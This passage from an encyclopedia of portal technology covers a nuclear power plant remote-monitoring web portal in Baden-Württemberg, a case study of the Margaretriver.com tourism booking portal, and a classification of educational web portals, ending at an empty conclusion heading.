- Electronic situation display, including animation features
- Simplification of the user interface
- Modern display capabilities, especially for graphical representations
- Possibility to combine various representations
- Easy-to-use approach by offering well-structured information
- Definition of user groups by means of hierarchical access privileges
- Well-targeted preparation of the presentations ("generated by experts, to be viewed by anybody")
- Automated, timely publication of (selected) information and metadata
- Publication of reports via secure Web services (e.g., in alarm situations)
- Implementation of an "intelligent" public warning system
- Improvement of the emergency management capabilities, by introducing workflow tools and corresponding templates
- High-quality standards with respect to safety, security, and system availability—even under emergency conditions

A first approach is to derive the coarse structure of the Web portal (see Land Baden-Württemberg, 2004) from the structure of the various user groups, as indicated and illustrated in Figure 1. Moreover, it is highly recommendable to adapt the basic concept of different access privileges, which has been successfully applied in the existing operational

Figure 2. Publication of a report



system to the Web portal as well. This concept provides individual configuration capabilities for accessible data sets, allowed functionalities (function groups), and accessible server resources.

Further requirements can be deduced from the demand for reliability and high performance of the portal. While the operational RM/NPP system is based on a distributed client/server architecture with data replication (at a certain fault tolerance level), the core functionality of the Web portal will be allocated to a central Web server. Therefore, a highly reliable network infrastructure with good performance will have to be provided.

THE IT CONCEPT

Again, it was logical and consistent to set up the IT design for the Web portal on the basic system concept (Wilbois & Chaves, 2005), as described in the previous section and to make use of the already existing structure of the operational RM/NPP system.

This system had been conceived in form of a client/server architecture with the following components:

- Communication server (CS)
- Central database (CDB)
- Application server (AS)
- Dispersion modelled transport calculation (DMTC)
- PC-based user interface (clients)
- Integrated information system (based on HTML)

The RM/NPP client software offers numerous possibilities to visualize the data by means of a modern graphical user interface with GIS functions. Also, it provides standardized export interfaces to office and graphical applications. Therefore, costs can be reduced by reusing the existing facilities of the operational RM/NPP system to the largest possible extent (provided that the requested views are already available), and to realize the connection with the Web portal by means of the existing Web service interface.

Given the current state-of-the-art, it was a clear decision to use ontologies for modelling, classification, structuring of, and navigation within the Web portal. As a result of a market analysis for adequate content management systems, the decision was taken to rely on WebGenesis®. This product is based on semantic Web technologies (like OWL-compliant ontologies) and Web services for the development of content, knowledge, and community management solutions. Due to its ontology-based approach and open interfaces, it allows for the modelling and input (distributed or automated) of very complex information, as well as for maintenance, search/navigation, and presentation of the information.

Given these facts, the publication of a report will now be realized by means of the communication between two Web services (see Figure 2), that is, the corresponding interfaces have to be implemented on both sides and have to be published by means of a so called WSDL specification (WSDL = Web Services Description Language; cf. W3C , 2002).

The production system itself is a dynamic Web application based on .NET technologies (.NET Framework is a product by Microsoft Corporation). Reports are conceived as independent (or neutral) with respect to server platforms, and are stored in the form of XML files (XML = eXtensible Markup Language). The graphical representation (layout) and the user interface of animated reports are separated from the contents and stored in the form of so-called transformation templates (XSLT). This is achieved by using ECMA conformal Java scripts and HTML+TIME (based on W3C SMIL2.0; cf. W3C, 2005).


WebGenesis® provides Web service capabilities for external use, for example, to establish or to shut down connections, for upload and download of data files and so forth. For this type of external access, WebGenesis® offers a Java subclass that can also be used from other programming languages, for example, from C#/.NET (cf. Moßgraber et al., 2005).

PROTOTYPING

For demonstration purposes, a first prototype version has been implemented. Figure 3 shows the current start page of the portal that is being intensively used, and is therefore considered to be highly accepted by the user groups. A specifically selected representation (generated in the operational RM/NPP system) is automatically transferred to the Web portal, and thus made available to the connected user

Figure 3. Current start page of the portal (prototype version)

Figure 4. Propagation cloud on the background of a topographical map



groups. Actually, an animated presentation of a propagation cloud has been selected, thus illustrating the results of a dispersion modelled transport calculation (DMTC) for radio nuclides. This type of calculation has to be carried out in case of a radioactive incident or accident, and the result is of the greatest importance for radiological protection and emergency management.

From a technical point of view, this demonstration prototype realizes the implementation of an interface (preferably via Web services) between the .NET-based applications on the side of the operational RM/NPP system and their counterpart within the content management system (CMS) WebGenesis® of the Web portal (based on Java servlets). Navigation within the Web portal can be achieved either by direct selection or via specific search masks.

In order to make sure that only authorized users have access to the propagation reports (see Figure 4), the principles of access privileges, as described in the basic concept, have been implemented by using the corresponding features and mechanisms provided by WebGenesis®.

FUTURE TRENDS

The pilot installation of the Web portal received a great deal of interest from the user groups. The good cooperation with all of them produced an optimistic view for further developments and implementations. The next steps will be

- Evaluation of the pilot phase (experience and best practices)
- Workshops for dissemination of the results and extension of the user community
- Completion of the IT concept in accordance with the evaluation results
- Implementation of the full system and final acceptance test
- System clearance for full public access to the Web portal

Due to the increasing importance of early warning and emergency management systems, and recognizing the great attention paid to the subject by a sensitive general public, a large number of initiatives and projects on national, international, and even global scale are searching for adequate solutions. Therefore, a demand for the commercial availability of such systems is foreseen in the near future.

CONCLUSION

Based on a detailed requirement analysis, a basic concept for the Web portal has been derived. In a logical sequence, an IT concept (Chaves, Wilbois, & Grinberg, 2005) has been produced in accordance with the basic concept and with the aim to fulfil the requirements. The feasibility of the concepts has been proven by the implementation of a prototype version for the Web portal.

This Web portal allows for public access to the monitoring functions, but also enables effective action to be taken in case of an incident or accident. It provides numerous possibilities to visualize the data and to check them against threshold values and protection objectives. In the case of a radioactive leak, potentially affected areas can be determined at an early stage by a transport calculation, and protective measures can be adopted by the Ministry and by the public in cooperation with the authorities responsible for civil protection.

Having started with an improvement of radiation protection and the related emergency management, we are confident that the system presented here can significantly contribute to finding a general solution to the indicated problems. The proof will be left to international multirisk scenarios and corresponding across border exercises, supported by the Web portal capabilities described previously.

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REFERENCES

Chaves, F., Wilbois, T., & Grinberg, E. (2005). *IT-Konzept für die Erstellung eines KFÜ-Portals*, Fraunhofer IITB, Karlsruhe (Germany)/T-Systems GEI GmbH, Ulm (Germany).

Hürster, W., Bieber, K., Klahn, B., Micheler, R., Wilbois, T., Obrecht, R., et al. (2005). Remote monitoring of nuclear power plants in Baden-Württemberg, Germany. In L. Hilty, E. Seifert, & R. Treibert (Eds.), *Information systems for sustainable development*. Hershey, PA: Idea Group Publishing.

Land Baden-Württemberg. (2004). *Das Corporate Design im Internet, Styleguide für das Landesportal und die Ministerien-Websites, mit allgemeinen Regelungen zur Gestaltung weiterer Auftritte*, Land Baden-Württemberg, Stand 07/2004, Stuttgart (Germany). Retrieved from http://www.baden-wuerttemberg.de/internetstyleguide

Moßgraber, J., Chaves, F., Kaiser, F., Bügel, U., & Walter, F. (2005). *Entwicklungshandbuch für WebGenesis,* version 7.10, Fraunhofer IITB, Karlsruhe (Germany)

Obrecht, R., et al. (2002). KFÜ BW—Erneuerte Kernreaktorfernüberwachung in Baden-Württemberg; In R. Mayer-Föll, A. Keitel & W. Geiger (Eds.), *Projekt AJA, Anwendung JAVA-basierter Lösungen und anderer leistungsfähiger Lösungen in den Bereichen Umwelt, Verkehr und Verwaltung*—Phase III 2002, Wissenschaftliche Berichte FZKA-6777, Karlsruhe (Germany), Forschungszentrum Karlsruhe. Retrieved from http://www2.lfu.baden-wuerttemberg.de/lfu/uis/aja3/index1.html

Schlachter,T., Geiger, W., Weidemann, R., Ebel, R., Tauber, M., Mayer-Föll, R. (2006). Accessing administrative environmental information, In A. Tatnall (Ed.), *Encyclopedia of* *portal technology and applications*. Hershey, PA: Information Science Reference.

Schmidt, F., Krass, C., Weigele, M., De Marco, K., Sucic, D., & Wagner, D. (2002). KFÜ-ABR—Weiterentwicklung des Dienstes Ausbreitungsrechnung in der Kernreaktor-Fernüberwachung Baden-Württemberg, In R. Mayer-Föll, A. Keitel, & W. Geiger (Eds.), *Projekt AJA, Anwendung JAVA-basierter Lösungen und anderer leistungsfähiger Lösungen in den Bereichen Umwelt, Verkehr und Verwaltung*—Phase III 2002, Wissenschaftliche Berichte FZKA-6777, Karlsruhe (Germany), Forschungszentrum Karlsruhe. Retrieved from http://www2.lfu.baden-wuerttemberg.de/lfu/uis/aja3/index1.html

Wilbois, T., & Chaves, F. (2005). *Fachkonzept für die Erstellung eines KFÜ-Portals,T-Systems GEI GmbH,* Ulm (Germany)/Fraunhofer IITB, Karlsruhe (Germany).

W3C. (2002). *Web Services Description Language (WSDL)*. World Wide Web Consortium (W3C)/Web services description working group. Retrieved from http://www.w3.org/2002/ws/desc/

W3C. (2005). The synchronized multimedia integration language (SMIL 2.0) (2nd ed.). World Wide Web Consortium (W3C). Recommendation January 7, 2005. Retrieved from http://www.w3.org/AudioVideo/

KEY TERMS

Content Management System (CMS): A content management system is a computer software system for organizing and facilitating collaborative creation of documents; frequently used as a Web application for managing Web sites and Web content.

Geographical Information System (GIS): Software package allowing the display of geographically referenced data, that is, data with the attributes latitude, longitude, and elevation, in a variety of selectable views on the background of a geographical map.

Nuclear Power Plant: Power station generating electric power from so called "atomic energy," that is, by means of a nuclear fission process taking place in a reactor.

Ontology: In computer science, an ontology is a data model and a form of knowledge representation that represents a domain of the outside world and is used to map the objects in that domain and the relations between them.

Prototyping: Method of developing a preliminary skeleton test implementation of a system plus a few functional modules in order to get the look and feel of the system before implementing the entire system.

Radiation Protection: Measures to be taken and procedures to be applied in order to protect people from the danger and the damage caused by exposure to radioactivity in soil, water, air, and food.

Remote Monitoring: Telemetric surveillance; parameters are measured by local sensors and transmitted to a data centre via a telecommunications system.

Semantic Web: The semantic Web is a project that intends to create a universal medium for information exchange by giving computer-understandable meaning (semantics) to the content of documents on the World Wide Web.

Transport Calculation: Mathematical procedure to calculate the dispersion (the spread and propagation) of chemicals (toxic or non-toxic) in the atmosphere, depending on wind velocities and precipitation rates.

Web Portals as an Exemplar for Tourist Destinations

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INTRODUCTION

Continuing on from an earlier article in this publication that considers portals and their relevance to destination tourism, this article investigates the case study of the Margaretriver.com Web portal. Margaretriver.com is based on a brokerage model of portals and this structure has been important to its development. Also critical to its success is the collective approach taken by small and medium tourist enterprises (SMTEs) as they have coalesced around shared assets that belong to the region.

The evolution of the Margaret River Tourism Association and its coordination of tourism in the region culminating in the portal as it is today, suggest that the role of a champion, community, social identity, and collaborative behaviour are important to successful destination marketing. These factors have been identified earlier in this publication as being important antecedents to collaborative commerce (c-commerce) of which this portal is an example.

WEB PORTAL: MARGARETRIVER.COM

A discussion of portals, portals and the Internet, information technology (IT) and tourism destination marketing, and the role of collaboration around IT, including collaborative commerce (c-commerce), was the subject of an earlier article in this publication. This article serves as an illustration of that discussion and considers the collaborative aspects of Web portals via Margaretriver.com—a successful exemplar of c-commerce. Some of the reasons for this success are outlined and issues and challenges for the future are discussed.

Margaret River is a small region located around 300 kilometres south of Perth, Western Australia. The region is a thriving one characterised by small businesses associated with rural pursuits—agriculture especially dairy and the wine industry, and tourism.

Margaretriver.com is akin to a cooperative. Around 450 local SMTEs have taken up membership of the local Margaret River Tourist Association, which oversees the portal in conjunction with a local IT enterprise—Queensberry Information Technologies Pty Ltd. It was the coming together of the Association and this IT expert that led to the development of the portal (see Figure 1) and the Bookeasy system that supports it.

According to various categories of business models observable on the Web, portals can take many forms (Rappa, 2006). Margaretriver.com is an example of the brokerage model. Brokers are effectively market makers bringing buyers and sellers together facilitating transactions and unifying, in this case, SMTEs to more effectively represent the region. In this case, 1% of the value of each transaction is apportioned to the visitors centre, which funds its operation and that of the portal.

Leadership, vision, and the motivation from a champion was critical to the development of the portal and its subsequent success. The pioneering champion understood the industry and developments therein, being a boundary spanner and networking within and beyond the industry. This generated exposure to developments in IT, tourism, and the consumer behaviour of the tourist, which are reflected in the portal.

DEVELOPMENT OF THE PORTAL

The approach to the portal has been a progressive or iterative one. Early collaboration occurred manually—the establishment of off-line processes was important in that they could be replicated online once the decision to go online was made. This evolution has been important to the success of the system and the development of processes, relationships, and the region itself.

There have been three systems preceding the Bookeasy system that support the present portal. The first was Clippa in 1991, then in 1994 Travel with Windows was adopted.

In 2000, Queensberry Information Technologies Pty Ltd came to the region and a fully booked system was installed and used for a 12-month period. In 2001 a Web site and an off-line booking system were introduced, however, it was realised there was a need to go online and so fully integrate the system.

The portal has been in existence for around 3 years. The achievement of time and cost savings, and the ability to manage and attract increased tourist volumes—especially since growth was at around 10% pa—were important to the system being introduced. Backend bookings were quite labour intensive and their automation was important in the decision to go online.

The Tourist Association saw the huge opportunities that going online presented. It was important to have a system that enabled tourists to *visit* the region, to interact, and to book remotely. This required a cohesive *picture* of the region and so required a comprehensive membership base with accurate information that was responsive to the market, which increasingly was becoming international. Effectively the portal provides a consolidated view of the region and its product and provides the visitors centre a mechanism to manage inventory, the product, and image of the region and convey this to the market. It also provides a way to deal with distressed Web sites. A recent feature to the portal has been a section offering deals to clear inventory that is close to expiration.

Critical to the success of the portal was the identification of the benefits of collaborating around IT. For SMTEs, this became apparent after some time. Also, it was important for SMTEs to think about what motivates visitors to come to Margaret River enabling SMTEs to *see past their own business* and understand the need to represent the destination in a cohesive way. Once this realisation and vision was achieved, the need to collaborate became clear.

Collaboration via membership has meant that SMTEs have had to invest in IT—purchasing computers, linking into broadband and an ISP, and input inventory data daily to the Web site. Most members were not e-commerce adopters at the time of joining but have realised the need to do so in order to obtain the benefits from membership and have accepted this. Assistance and training is given to help SMTEs to set up and upload information online and in some instances, members have assisted other members as required.

MEMBERSHIP AND SOCIAL IDENTITY

The decision to become a member therefore is based on the realisation that success depends on success of the region. Also an understanding of the consumer behaviour of the tourist—and their increased use of the Internet in their travel decision making—is influential in fostering membership and in encouraging SMTEs to adopt e-commerce. Markets are becoming more dispersed and SMTEs began to realise they could not effectively reach this market on their own or alternatively they would have to upload information to many sites updating inventory, price information, etc. for each site. In this way, membership was seen as an effective and efficient way to be *known* in the marketplace.

The collaboration between the members and their willingness to share data re occupancy rates, price, etc. has been critical to the success of the portal. This reflects the importance of relationships via membership of the Tourist Association. At the heart of the portal is the centralisation of

Figure 1. Home page of Margaretriver.com

inventories, which are managed via the visitors centre. The collaboration that exists between members has developed as the region has matured and as SMTEs realize their success depends upon the success of the region itself—reflecting the importance of social identity (Rowe, Burn, & Walker, 2005) and social or relational capital.

The Margaret River Tourist Association is unique because it is asset based—the caves and lighthouse located in the region are collectively owned by the region, creating cohesion between SMTEs located there, acting as a drawcard to the region. This has been an important catalyst to the coalescence of SMTEs further enhancing social identity.

RELATIONSHIP QUALITY: TRUST AND COMMITMENT

When the system first went online there was some concern regarding how information would be accessed and used, however this has dissipated due to the relationships and trust developed between members and the visitors centre. The organisational culture present in the visitors centre and the open approach of the committee that manages the centre has been central to the development of that trust.

Provision of information to members is important to increase their knowledge and to keep them apprised of developments, special campaigns, etc. Information is provided to members at meetings, online, or via e-newsletter keeping them involved and informed. This results in a confidence in and trust of the system and relationships develop as members see themselves as part of the region, participating in marketing campaigns promoting the region.

Trust builds as members have confidence in the Tourist Association and visitors centre and as they see the benefits of joining and participating. Trust therefore comes from relationships as they develop over time, as the system works for the benefit of businesses, and as tangible results are experienced. Trust further engenders commitment to membership and participation.

THE FUTURE

Margaret River was the first visitors centre in Australia to adopt an online booking system. As the virtues of the system become apparent, other regions are similarly adopting the Bookeasy system. One example of this is the recent adoption of the system by the Cape Naturaliste Tourist Association, a geographically close neighbour of Margaret River. Since the systems are interoperable information only needs to be updated once, which greatly benefits members. In the past, rivalry between associations such as Cape Naturaliste and Margaret River, has resulted in cannibalisation; however, collaboration has served to smooth out relationships.

The future indicates continued success of Margaretriver.com since it holistically represents the Margaret River region. The brand is an effective one and the Web site enables international tourists to plan and book accommodation and activities in advance. Further roll out of the Bookeasy system that underpins the Margaretriver.com site is occurring as the benefits to SMTEs and regions becomes apparent. This will further facilitate interoperability between various tourist destinations.

It is likely that adoption of this system in other regions will replicate the success of Margaretriver.com. It is important to note however, the presence of critical factors to c-commerce and the preceding discussion as to their existence in relation to this success. Without trust and commitment, formation and development of relationships between participants, an open culture, willingness to participate and share information, and the development of a social identity as discussed, success may not be assured.

One issue of concern is that of ongoing cannibalisation within the southwest region of Western Australia. While proliferation of SMTE Web sites has been addressed via the portal, the broader region itself is represented via numerous portals such as mysouthwest.com.au—an initiative of the Western Australia government in conjunction with the South West Development Commission and albanygateway.com.au, a Networking the Nation initiative under the auspices of the City of Albany and the Great Southern. As well as being a duplication of resources, the tourist is left wondering which site best represents the region. Also individual SMTEs are required to update occupancy information etc on various sites with potential for errors or omissions. Since cross portal activities are complex and impractical in the absence of common ontologies these issues remain.

With respect to the potential introduction of a recommender system, Rabanser & Ricci (2005) believe that the brokerage model is a suitable base for their introduction. Recommendation technologies have emerged as solutions to overcome the issue of "information overload" the tourist faces. The alignment of destination information with the booking facility is something that Margaretriver.com could consider in the future to further converting destination search into actual bookings online.

CONCLUSION

Portals offer substantial benefits to users and in the case of tourism destinations, to the community and region, as well as to individual businesses. This article serves to identify factors important to the success of a portal as illustrated via Margaretriver.com. It points to the need for other factors to be present to ensure successful collaboration around IT, in addition to purely IT issues.

It is considered that lessons are able to be learned from success stories such as Margaretriver.com as well as less successful examples of portals and collaborations around IT. Also since environments surrounding portals vary replication of the success of one portal may not automatically occur elsewhere. Analysis of these factors, both internal to the portal and external to it, is important so that decision-making surrounding future endeavours is well informed.

REFERENCES

Rabanser, U., & Ricci, F. (2005). *Recommender systems: Do they have a viable business model in e-tourism?* Report for e-Commerce and Tourism Research Laboratory, ITC-irst, Trento, Italy.

Rappa, M. (2006). *Business models on the Web*. Retrieved January 20, 2006, from www.digitalenterprise.org

Rowe, M., Burn, J., & Walker, E. (2005). *Small and medium enterprises clustering and collaborative commerce—a social issues perspective*. Paper presented at CRIC Cluster Conference—Beyond Clusters: Current Practices and Future Strategies, University of Ballarat, June 30-July 1.

KEY TERMS

Collaborative Commerce (C-Commerce): Generally speaking, collaborative commerce (c-commerce) consists of all of an organisation's information and communication technologies (ICT) bases, knowledge management and business interactions with its customers, and suppliers and partners in the business communities in which it interacts.

Collaborative Networks: Collaborative networks are collaborative relationships that firms enter into with their competitors for strategic reasons. They may take many forms and include c-commerce.

Electronic Commerce (E-Commerce): Business to business electronic commerce includes supply chain management, virtual alliances, virtual trading partners, disintermediation, and reintermediation. It is the use of IT, particularly the Internet, to facilitate trading between two or more firms.

Portal: A portal is a Web site used to find and gain access to other sites. They provide a single point of access through a Web browser to a range of information located on the Internet.

Small and Medium Tourism Enterprises (SMTEs): An SMTE is a small business that operates in the tourism industry. What is considered to be an SME varies according to country. In Australia, there are several size definitions for SMEs—micro-businesses employ less than five employees, small businesses employ less than 20, and medium less than 200 employees. Definitions of what constitutes an SME by the Australian Bureau of Statistics exclude agriculture since the number of employees tend to be small, however turnover may be significant. The Australian Bureau of Statistics (ABS) does include agricultural enterprises in their definition of SMEs as enterprises with less than $400,000 per annum turnover. Variation in definitions needs to be borne in mind when reviewing literature from around the world given the different size classifications.

Social Identity: Social identity theory is concerned with the importance of the social self, which contrasts with the individual self. Social identity approaches consider membership of groups and their impact on self-concept—who they are and how they differ from others. For SMTEs, the proprietors' self-concept and that of the business relates not only to the experiences and accomplishments of the organisation but also the groups to which the proprietor (and so by extension the SME) belongs.

Web Portals Designed for Educational Purposes

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INTRODUCTION

The increase in the use of technology in daily life activities has led to the growth and popularity of Internet portal sites. Portals are gateways that provide information ranging from general to specific interests. There are four generally recognized classifications of Web portals: (1) horizontal, (2) vertical, (3) enterprise information portals, and (4) B2B portals (Goodman & Kleinschmidt, 2002). Horizontal portals such as Excite, Lycos, MSN, or Yahoo! provide services such as news, entertainment, weather, stock information, e-mail accounts, or provide links to other searching or sponsored sites. Vertical or niche portals (or vortals) provide services to public audiences searching for specific content or interest. Enterprise information portals (also called enterprise resource portals or corporate portals) provide restricted access to private resources of an organization. B2B portals, sometimes referred to as industry portals, are a relatively new phenomenon designed to sell particular goods to consumers online; they are corporate in nature yet vertical in application. Educational Web portals would best fit into the vertical portal category and will be the focus of this article.

Educational portals are Web portals designed to give users a resource for locating and navigating to Web-based resources that support educational endeavours. These resources may include links to Web pages and files with information provided for a specific educational exercise, links to external Web sites (Web sites that are not part of the educational portal), illustrations of concepts including animations, means for accessing software, communication tools, and other electronic resources employed in teaching and learning. Considering this basic conception of educational portals, it would appear that they are all merely vertical portals designed as public gateways to educational resources. This classification is too narrow. What is important to recognize is that educational portals serve both as public gateways to information and as private gateways to the resources a particular institution or organization wants to make available only to its members. Recognizing this provides a framework for classifying educational portals into two types: educational resource portals and instructional portals. The focus will be to clarify this classification.

BACKGROUND

During the late 1990s when there was a rapid expansion of the World Wide Web in terms of both resources available and users, it became increasingly difficult for users to locate desired resources. One solution to this was the development of search engines. The other solution, often developed and provided in conjunction with search engines, was Web portals. These provided a gateway and/or filter for users to focus their efforts for finding and identifying desired Web-based resources. Yahoo and Lycos were two of the early portals and they attempted to categorize as many Web sites and resources as possible. These become the proto-type of what are now know as horizontal portals (Strauss, 2002). They provide a gateway to general resources and are the starting point for many users.

As the use of the Internet expanded, people began to find they needed resources related to a more specific topic. Developers recognized this and Web portals were designed for a specific audience in mind. These vertical portals, sometimes referred to as vortals or niche portals, contained resources for a particular audience (Goodman et al., 2002). Vertical portals target a specific interest group, for example, women (iVillage), bloggers (bloggers.com), etc. Vertical portals, like horizontal portals, are public in nature; any individual with Internet access is free to enter the portal and use its resources. Increasingly, users are turning to vertical portals as their entry point for searching and surfing the Internet.

A third major type of Web portal is the enterprise information or corporate portal. These Web portals serve as a gateway to information for a specific business or corporate entity. The enterprise information portal (EIP) provides employees access to internal applications and documents that are available on a corporate intranet (Computer World, Inc., 1999). The portal serves as a restrictive gateway to resources and information for those directly involved in the business. Access is restricted by passwords or firewalls; this makes the corporate portal a private gateway. While the portal may provide links to external sources, the selection of these is to provide the resources needed for individuals to complete assigned tasks.

A fourth major type of portal, the B2B portal, is business oriented and focuses on a business-to-business market. Marketingterms.com (2004) defines B2B as "business that sells products or provides services to other businesses." B2B portals are vertical in nature since they provide a niche or focused area of business interest and represent an ever-growing sector of e-commerce.

At the same time that these types of portals have appeared, there has been a rise in the use of computers and the Internet by educators. An example of this is the rise of computer and Internet use by United States teachers from 2000-2004 that has risen from an average of 63 to 76.6% (Education Counts, 2006). The International Society for Technology in Education NETS for Teachers Project, a project of the U.S. Department of Education, *Preparing Tomorrow's Teachers to Use Technology* (2005) set the tone for the effective use of technology in education and reached a national consensus on what teachers should know about and be able to do with technology. Also responding to the need to improve teacher training capacities, the United Nations Educational, Scientific, and Cultural Organization's "Education for All by 2015" (UNESCO, 2006) created a portal with a variety of links to educational themes and initiatives dedicated to improving teaching and learning in countries world-wide.

The need for portals directed at educators to support their efforts is apparent. The creation and development of these portals replicated the vertical and enterprise information portals. It is then possible to classify education portals into two categories according these types of portals.

CLASSIFICATIONS OF WEB PORTALS DESIGNED FOR EDUCATIONAL PURPOSES

The purpose of all educational portals is to provide a focused resource for educators to make the use of the Internet more effective (Stevenson, 2001). Educational portals fill a specific niche as a resource for a defined audience of educators (McLester, 1999). As a tool designed to support the educational objectives of teachers and learners, they provide access to resources for enhancing the educational opportunities of contemporary learners. Since these portals target a focused audience, they are vertical portals. However, by simply classifying all educational portals as vertical portals (vortals) one will gloss an important distinction between two predominant types of educational portals that correspond to vertical portals and enterprise information portals.

While educators and educational institutions are unique, there is broad agreement on what knowledge and skills students should acquire for students in PreK-16 settings or in specialized educational institutions. All educators striving to ensure the success of students on any level benefit from access to similar resources accessible on the Internet through public gateways. Portals of this type are similar to the typical vertical portals focused on various subjects. A descriptive way to classify these verticals portals is as educational resource portals.

In contrast to the common educational objectives, each educational institution will have unique needs and resources. The use of these resources is restricted to the individuals affiliated with the institution and is a private gateway similar to enterprise information. To distinguish these portals from the educational resource portals, an accurate designation is instructional portals. The emphasis of this type of educational portal is to provide a centralized location for the delivery of instructional materials to a targeted audience. In this case, the targeted audience is a specific learning community that the portal serves. The audience is not a general group of individuals tied by a common factor of teaching similar grade levels or learning a specific subject matter.

Vertical Portals in Education: Educational Resource Portals

Educational resource Web portals mimic the traditional format of vertical Web portals and are the more recognized type of educational portals. Others refer to these as networking or resource-based portals (Butcher, 2002). The primary purpose of this type of educational portal is to provide a publicly accessible, organized mapping of external educational Web pages and Web sites available on the Internet. In order to facilitate the search for relevant resources, the portal designer will employ a variety of categorizations. Classifications of resources may include subject matter, instructional level of students, instructional objectives, types of instructional activities, elements of the teaching or learning process, or theoretical views of education. Using this approach, the educator is able to complete a focused search for the specific resource(s) needed.

While the primary type of resources provided in this type of educational portal are external Web pages and Web sites, one may find additional internal resources (Web pages that are part of the portal and not separate or external to it) created by the portal designer. The designer may include articles or tools unique to that portal. For example, the Web portal may include submissions through a community discussion board or tools for creating teaching resources (e.g., worksheets or rubric generators). These additional resources are categorized with the external resources but one does not leave the portal to access them.

Examples of educational resource portals include:

- EDSITEment.neh.com (2006) focusing on the humanities,
- goENC.com (2006) focusing on mathematics and science content, PrimarySchool.com.au (2006) that offers free primary school lesson plans and resources, and

- Microsoft Education (2006) and Teachnology.com's Web Portal for Educators (2006) that offer a comprehensive list of teacher resources and other educational resource sites

The latest trend in educational portals is to provide standards-based educational resources focusing on the curriculum (Chamberlain, 2005). With the increased emphasis on standards-based curriculum, educational portals such as Marco Polo (2006) are providing resources linked to national and regional educational standards. While the format for organizing the resources available via the portal is changing, these portals remain focused on providing a publicly accessible gateway to the resources educators from various institutions will find useful.

The drive toward technology literacy in education has encouraged educators to design their own Web sites that serve as portals for their students to access information relevant to coursework. Individually designed educator Web sites provide authentic information that assists students in gaining access to instructional materials that are targeted and useful to achieving specific learning outcomes. Templates are available for educators to design Web sites that serve as portals for their students. One example is Tom March's "ClassActPortal" (2005), which allows educators to build a directory of classroom learning sites that can be shared by anyone who chooses to become a member of this Web-based community. Other examples of educational sites provide resources for teachers to create individualized Web pages. These examples include Teachnology.com's "Web Site Maker" (2006) and Homestead.com's "Web design software" (2006).

One important limitation with the educational resource Web portal is that the resources available are limited to those the designer has included. While there is often a search function for the portal, one is typically searching within the resources included in the portal. Working within the portal environment, one may miss additional resources on other Internet sites. Educational resource Web portals often overcome this limitation by including links to the primary search engines. This points to the need to assess any portal one may use to ensure that the information is current, accurate, and non-biased. Additionally, the information and resources provided ought to be relevant to the needs of the audience of the portal and regularly updated (Burke, 2001).

Enterprise Resource Portals in Education: Instructional Portals

Educational portals that provide resources for the educational or instructional activities of a specific group of individuals are similar to the enterprise resource portals found in the corporate world. These instructional portals provide a centralized location for the delivery of instructional materials to a private audience. In this case, the targeted audience is a specific learning community that the portal serves; in most cases, this is an educational institution but it is not limited to them. Instructional portals are gateways that restrict the access of educational resources to a specific set of individuals by requiring a password or using a firewall.

Since each educational community has unique needs and resources, the instructional portal will include many resources of value to the members of that community. For example, post-secondary education institutions may create an instructional portal to provide a centralized location for students and instructors to access online teaching tools, course registration systems, methods for updating and accessing student records, and other files with information for the members of that community. Some educational institutions provide access to commercial software via a network or Internet connection. In these cases, the use of a password restricts access to the instructional portal. Similarly, instructional Web portals may also be part of an institution's intranet. Often, the instructional Web portal will include links to external Web sites that provide information of interest to members of the learning community, but this is not the primary function of the portal. In many cases, the portal will link to other sub-portals created by different individuals within the educational community tailored to the specific needs of a subgroup.

One example of an instructional portal used by an institution of higher education is the My.UNC (my.unc.edu) portal at University of North Carolina-Chapel Hill (Casile, 2004). As educational institutions further their transitions to providing additional technological and networked resources, they are finding it beneficial to provide a centralized yet personalized starting point to locate these resources. The instructional portal provides ready access to the primary resources offered through the institution's computer network. This provides a common starting point for the community members to access the institutional resources that are available.

Many institutions of higher learning are creating instructional portals, but corporations are as well. Cisco's "Networking Academy" (2006) provides instruction related to certification in the information technology fields. These companies use instructional portals to restrict access to materials to those individuals who are attempting to gain professional certification. Both instructional materials and assessment tools are available online but only to individuals with passwords to gain access.

As an institutional resource, an instructional Web portal provides an effective means for the members of educational community to access networked resources. However, because the focus is on providing a gateway to resources, instructional portals have limited links to external sources of information. Therefore, they are quite limited in providing assistance in providing resources that support teaching and learning. Instructional Web portals though may include links to educational resource portals.

FUTURE TRENDS

As the future challenges educational practice to respond to a digital generation of learners, the design of Web portals will become more complex and sophisticated. Possibilities are endless as state-of-the art technology develops and offers the capability to access information in rich formats other than text. The key to the success of educational Web portals rests with the technology proficiency and access educators and the quality and the presentation of resources that educators find useful in their daily practice. This becomes especially important given the context of a world driven by technology.

It is clear that the educational resources portals will evolve to reflect the changing demands placed on educators. This is already occurring as portals such as Marco Polo mentioned earlier continue to incorporate the newest trends emphasizing standards-based education. Educational portals will develop to meet the needs of teachers by providing vertical portals with resources teachers from a variety of institutions will need to achieve successful educational outcomes. Undoubtedly, there will be continued enhancements to the means users have for accessing the resources available through educational resource portals. The GEM or Gateway to Educational Materials (www.geminfo.org) is one example of this. This service provides GEM Consortium members access to metadata variables they can use to enhance the search of materials available through a portal (Van Horn, 2003). Enhancements of this type will continue to improve a user's ability to locate relevant sources of information.

What is more difficult to predict is the direction of portals such as instructional portals. Much as the classification of educational portals reflects the trend of an informational technologist to make effective use of the Internet through the development of enterprise information portals, educational portals will continue to incorporate the advances in portal technology developed in the corporate world. Educational portals will therefore continue to reflect the developments found in other areas.

CONCLUSION

